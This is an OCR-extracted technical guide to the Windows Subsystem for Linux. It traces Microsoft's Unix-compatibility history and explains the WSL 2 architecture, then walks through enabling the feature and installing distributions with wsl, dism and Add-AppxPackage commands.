
Feature	WSL 1	WSL 2
Integration between Windows and Linux	✅	✅
Fast boot times	✅	✅
Small resource foot print	✅	✅
Runs with current versions of VMWare and VirtualBox	✅	✅
Managed VM	❌	✅
Full Linux Kernel	❌	✅
Full system call compatibility	❌	✅
Performance across OS file systems	✅	❌

Comparativa de la propia Microsoft. El último punto en el que falla WSL 2 quizás ya no es cierto.

So, WSL 2 was announced in 2019 and arrived on all Windows in version 10, 2004. Calls were no longer translated, PICO processes were not used, and no abstraction layer was imposed to achieve it. Now there was a complete Kernel, as such, inside a Hyper-V container that interpreted the data and closely resembled reality. This Kernel is Microsoft's Linux Kernel, free, open-source, and maintained by Redmond. This is a huge qualitative leap in efficiency, speed, and compatibility. Additionally, WSL 2 is available on all Windows versions (not just those with Hyper-V, which are Windows Enterprise, Education, Server, and Professional editions). Almost everything that can be achieved with a Linux Kernel can be done with WSL 2: GPU acceleration, nested virtualization with KVM, GUI support, and more.



The Kernel on GitHub and the current version in Ubuntu by default


MICROSOFT AND UNIX/LINUX ENVIRONMENTS
TIMELINE
OpenNT
From SoftWay Systems. In order to be POSIX compliant. In 1998 the name is changed to Interix
1996
To be able to use the POSIX which was included in the Window's kernel
Microsoft sold Interix as a separate product.
1999
Services for UNIX (SFUI)
It needed MKS Toolkit to be useful. Microsoft buys Softway
Services for UNIX (SFU 2)
Needs MKS Toolkit too
2000
Steve Ballmer considers Linux a cancer
SUA community begins to develop
2002
Services for UNIX 3
Interix is incorporated (until now it was a separate product). MKS Toolkit is dropped. 3.5 in Vista
Subsystem for Unix-based Applications (SUA),
In Windows 7 Enterprise or Ultimate
2009
Hyper-V is launched in 2008
Microsoft wants to take virtualization to another level
2011
Project Drawbridge
Creates PICO processes
SUA deprecated
In Windows 8 marked as obsolete
2012
The relationship with Linux is deflating
Windows 10 is launched and Windows Phone is being promoted
2015
Project Astoria
Attempting to run Android apps natively on Windows Phone
WSL
Windows 10 Anniversary update finally contains WSL. Normally with Bash on Ubuntu
2016
Agreement signed with Canonical
Microsoft launches its own CBL-Mariner distribution
2020
WSl 2
Windows 10 2004. Uses hyper-V
Project Latte
Which would later be called Windows Subsystem for Android.
2020
The intention is to natively run Android applications on Windows

Briefing

The Windows Subsystem for Linux (WSL) represents the culmination of Microsoft's decades-long journey to integrate Unix-like systems into Windows, marked by technical pivots, strategic shifts, and evolving philosophies. To understand its significance, we must trace this history through key phases:

- The Early POSIX Era (1980s–1990s)

Microsoft's first forays into Unix compatibility began with the Microsoft POSIX Subsystem in Windows NT 3.1 (1993). Designed to meet U.S. government FIPS 151-2 requirements, it offered minimal POSIX.1 compliance but lacked shell environments, utilities, or GUI support. Key limitations:

  - Only supported command-line POSIX.1 binaries (e.g., pax).
  - No modern extensions like POSIX threads or IPC.
  - Depended on a runtime that mapped POSIX calls to NT kernel functions.
  - This subsystem was largely symbolic—a checkbox for federal contracts—and failed to gain traction among developers.
- The Interix Experiment and SFU (1990s–2000s)

In 1999, Microsoft acquired Interix (Softway Systems), creating Services for UNIX (SFU). Unlike its predecessor, Interix provided a full POSIX environment:

  - Included shells like bash and utilities (grep, sed).
  - Enabled porting Linux applications (e.g., Apache, Perl).
  - Used a hybrid approach: a Unix-like subsystem atop NT's kernel.

Despite improvements, SFU faced challenges:

  - Limited adoption due to complexity and licensing costs.
  - Deprecated by 2012 in favor of newer strategies.
  - The Rise of WSL: From "Bash on Windows" to Full Linux Integration (2016–Present)
- WSL 1: Compatibility Layer (2016–2019)

Announced in 2016, WSL 1 marked a paradigm shift:

  - Architecture: Introduced PICO processes and PICO providers to translate Linux syscalls to NT kernel calls.
  - Use Case: Targeted developers needing Linux tools without dual-booting or VMs.
  - Limitations: Poor I/O performance, no kernel module support, and partial syscall compatibility.
- WSL 2: Virtualization Revolution (2019–Present)

WSL 2 rearchitected the subsystem using a lightweight Hyper-V VM and a custom Linux kernel:

  - Full Syscall Compatibility: Ran Docker, GPU-accelerated ML workloads, and GUI apps via WSLg.
  - Performance: File system speeds increased by 20x compared to WSL 1.
  - Integration: Seamless file sharing between Windows and Linux, native GPU passthrough, and Docker Desktop support.
- Strategic Drivers Behind WSL:
  - Leadership and Philosophy Shifts
  - Satya Nadella's Open-Source Embrace: Post-2014, Microsoft pivoted toward open-source collaboration.

- Developer-Centric Focus: WSL addressed growing demand for Linux tooling in web development, data science, and DevOps.
- Hyper-V Maturity: Enabled lightweight VMs without performance penalties.

WSL represents Microsoft's reconciliation with open-source ecosystems, blending pragmatism with technological ambition. Its evolution mirrors broader industry trends: From Obligation to Innovation. As WSL continues to evolve (with GUI app support, Kubernetes integration, and AI/ML optimizations) it embodies Microsoft's redefined identity: a bridge between Windows and the open-source world.


Starting-up

Although it may be of interest, I will not focus on WSL 1. In general, when installing WSL, machines can be converted to version 1 or 2. WSL can be installed in several ways and only needs to be activated. What needs to be chosen are the distributions to install and the enormous possibilities it offers to achieve this, from the easy to the highly customized.

WSL 2 no longer has to go through the Windows Kernel. The Linux Kernel is in a Hyper-V instance that supports distributions or instances. The functionalities of both systems are not mixed; it's native (this doesn't mean it doesn't have problems running natively, as it doesn't have direct access to hardware).

The essential thing to understand about WSL 2 is that the distribution doesn't run in a virtual machine, but rather all of WSL 2 is a virtual machine with its own distribution (a Mariner, Microsoft's own. It also uses it for WSLg, but differently, and we'll see that later). This distribution, which in theory we never see, uses namespaces to handle different distributions in turn. In reality, this is nothing more than the traditional container scheme.


- Each distribution runs in its own set of namespaces, within a single virtual. Each instance or distribution will have its own namespace for PID, mnt, IPC, and UTS (UNIX Time-Sharing).
- But they share the same namespace among themselves and with the "parent" distribution (WSL 2): user, network, control group and CPU, Kernel, memory, and SWAP. That's why the kernel and network are the same between different distributions or instances (we'll see this later).




The Ubuntu distribution above and the "parent" distribution below share namespaces (note the number). To get into the parent distribution there is a little secret that we will see later

This model is actually very similar to a container system like docker, and in WSL 2 these containers are managed from "outside" (from a tool in Windows) with wsl.exe. The difference with usual containers is that each instance or distribution has its own init process with PID 1.

This has its advantages and disadvantages that we'll be seeing. WSL 2 is very powerful, but hey, if for some reason you want to convert your distribution to WSL version 1 (I wouldn't understand why) you can do it with these commands and go back as many times as you want:




Be very careful because the installed distributions are inherent to the user. If you run a PowerShell console as administrator, and you have previously installed a distribution as a user, you may not see them.



WSL 2 schematic. The wslg distribution is standard and hidden to manage graphics.

To activate WSL 2, the first step is to enable the functionality. This can be done from the Windows Features menu (which you can access by running appwiz.cpl).

Enable the Windows Subsystem for Linux. It's not essential to activate Hyper-V or Windows Sandbox.



Activate the subsystem from the graphic application

Activation can also be achieved through PowerShell:

```
Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-
Windows-Subsystem-Linux

Enable-WindowsOptionalFeature -Online -FeatureName
VirtualMachinePlatform
```

Or with this command:

```
dism.exe /online /enable-feature /featurename:Microsoft-Windows-
Subsystem-Linux /all /norestart
```

To see the WSL 2 machine running live, we can use hcsdiag.exe, a tool that, when run as administrator in PowerShell, allows us to see details of machines running in Hyper-V.

For example, we launch our default Ubuntu.

```
wsl --user sergio
```


And to launch any other distribution:

```
wsl --user sergio -d <nombredistribución>
```

To change the default distribution:

```
wsl --setdefault <nombredistribución>
```

Immediately after, run hcsdiag.exe list...




First the system virtual machines are displayed and then after starting a distribution a virtual called WSL is displayed

We see that a virtual machine has appeared (along with HVSI and CmService) and is running, called WSL. No matter how many distributions we launch, we'll only see one more virtual machine. To stop WSL 2, use the command:

```
wsl --shutdown
```

What we have so far are several tools and components:

- "wsl.exe" allows a lot of functionality with WSL and is actually the one that interacts with the LxssManager service.
- The LxssManager service. There are two, one for the system and one for the user. This acts as a broker to try to offload tasks that require fewer privileges from the main one. For example, LxssManager communicates with the 9P server, so that depending on the distribution the Windows user wants to access files through \wsl$, it indicates which socket available for it can start the transaction.
- The Host Compute Service: Part of Hyper-V virtualization that launches the Kernel in the VM.



Services in charge of running WSL. Once again in Windows, the description does not describe anything

Communication between them is established via sockets once the commands are processed. Once the VM is terminated, it will be completely forgotten, but this is not important. Obviously, the file systems and configuration will remain in each distribution or instance.


Starting-up: The easy one

Once WSL is activated, the easiest way is to go to the store to search for a distribution. We search for Linux distribution names, click a button, and it downloads. Always keep in mind that the Microsoft Store is available both from the Microsoft Store app and from the web[8].

From the app, you'll have many restrictions based on your system, country, etc. From the web, you won't, and by simply visiting apps.microsoft.com, you can see applications that the Microsoft Store app won't show you because they may not apply to your system or country. You'll be able to see them, but not install them. But what if you still want to install them? There's a way. We have a fairly useful "offline" downloader for Microsoft Store (although sometimes it doesn't work, it's not clear who operates it)[9].


For example:

[8] https://apps.microsoft.com
[9] https://store.rg-adguard.net/




Although the Microsoft Store app does not show it, you can find apps for download at app.microsoft.com regardless of whether your system can run them

My PC doesn't meet the requirements to install that package, neither through the web nor the store. I copy and paste the link from the official Microsoft website (because through the Store app I won't be able to copy a link) and enter it into https://store.rg-adguard.net/.



From here you can download any package from the Microsoft Store even if your system is not compatible

Sometimes two or many more packages will appear. The blockmap files are XMLs with the hashes of the files inside the appx. An integrity system similar to those of Java applications.



Contents of an appx, which is a zip file in reality

Once you have the package, it can be installed with:

```
Add-AppxPackage -Path "C:\Path\to\File.Appx"
```

Or:

```
Add-AppxPackage .\app_name.appx
```

Not only for distributions but for many other utilities, this formula will allow you to install apps even if your official Store doesn't show them or allow the download.

Starting-up: The less easy one

In the Microsoft Store, there are many distributions available, but not all of them. Microsoft maintains a list with easily memorable links. Here they are, which are quite self-descriptive:

https://aka.ms/wslubuntu
https://aka.ms/wslubuntu2204
https://aka.ms/wslubuntu2004
https://aka.ms/wslubuntu2004arm
https://aka.ms/wsl-ubuntu-1804
https://aka.ms/wsl-ubuntu-1804-arm
https://aka.ms/wsl-ubuntu-1604
https://aka.ms/wsl-debian-gnulinux
https://aka.ms/wsl-kali-linux-new
https://aka.ms/wsl-sles-12
https://aka.ms/wsl-SUSELinuxEnterpriseServer15SP2
https://aka.ms/wsl-SUSELinuxEnterpriseServer15SP3
https://aka.ms/wsl-fedora
https://aka.ms/wsl-opensuse
https://aka.ms/wsl-opensuse-tumbleweed
https://aka.ms/wsl-opensuseleap15-3
https://aka.ms/wsl-opensuseleap15-2
https://aka.ms/wsl-oraclelinux-8-5
https://aka.ms/wsl-oraclelinux-7-9

These links, when used with curl, wget, or any other download method, will bring the distribution to your hard drive.

Another method for online download is:

```
Wsl --list --online
```

```
Microsoft Windows [Versión 10.0.22631.4751]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\System32>wsl --list --online
A continuación, se muestra una lista de las distribuciones válidas que se pueden instalar.
Instalar con "wsl.exe --install <Distro>".

NAME                            FRIENDLY NAME
Ubuntu                          Ubuntu
Debian                          Debian GNU/Linux
kali-linux                      Kali Linux Rolling
Ubuntu-18.04                    Ubuntu 18.04 LTS
Ubuntu-20.04                    Ubuntu 20.04 LTS
Ubuntu-22.04                    Ubuntu 22.04 LTS
Ubuntu-24.04                    Ubuntu 24.04 LTS
OracleLinux_7_9                 Oracle Linux 7.9
OracleLinux_8_7                 Oracle Linux 8.7
OracleLinux_9_1                 Oracle Linux 9.1
openSUSE-Leap-15.6              openSUSE Leap 15.6
SUSE-Linux-Enterprise-15-SP5    SUSE Linux Enterprise 15 SP5
SUSE-Linux-Enterprise-15-SP6    SUSE Linux Enterprise 15 SP6
openSUSE-Tumbleweed             openSUSE Tumbleweed

C:\Windows\System32>
```

Online distributions available at that time

This will create a list with a "friendly name". The following command::

```
wsl --install --distribution Kali-linux
```

will install Kali. If you encounter any issues during installation, as I did in the image below (unspecified error), it could be because your Kernel is not up to date. Try updating it with::

```
wsl --update
```

This is supposed to happen regularly in the background with Windows Update, but just in case, try updating manually. However, think carefully about the update: previously, you could rollback (wsl.exe --update --status), but not anymore. Once manually updated, you can't go back (without uninstalling the WSL functionality in Windows).

You can also do:

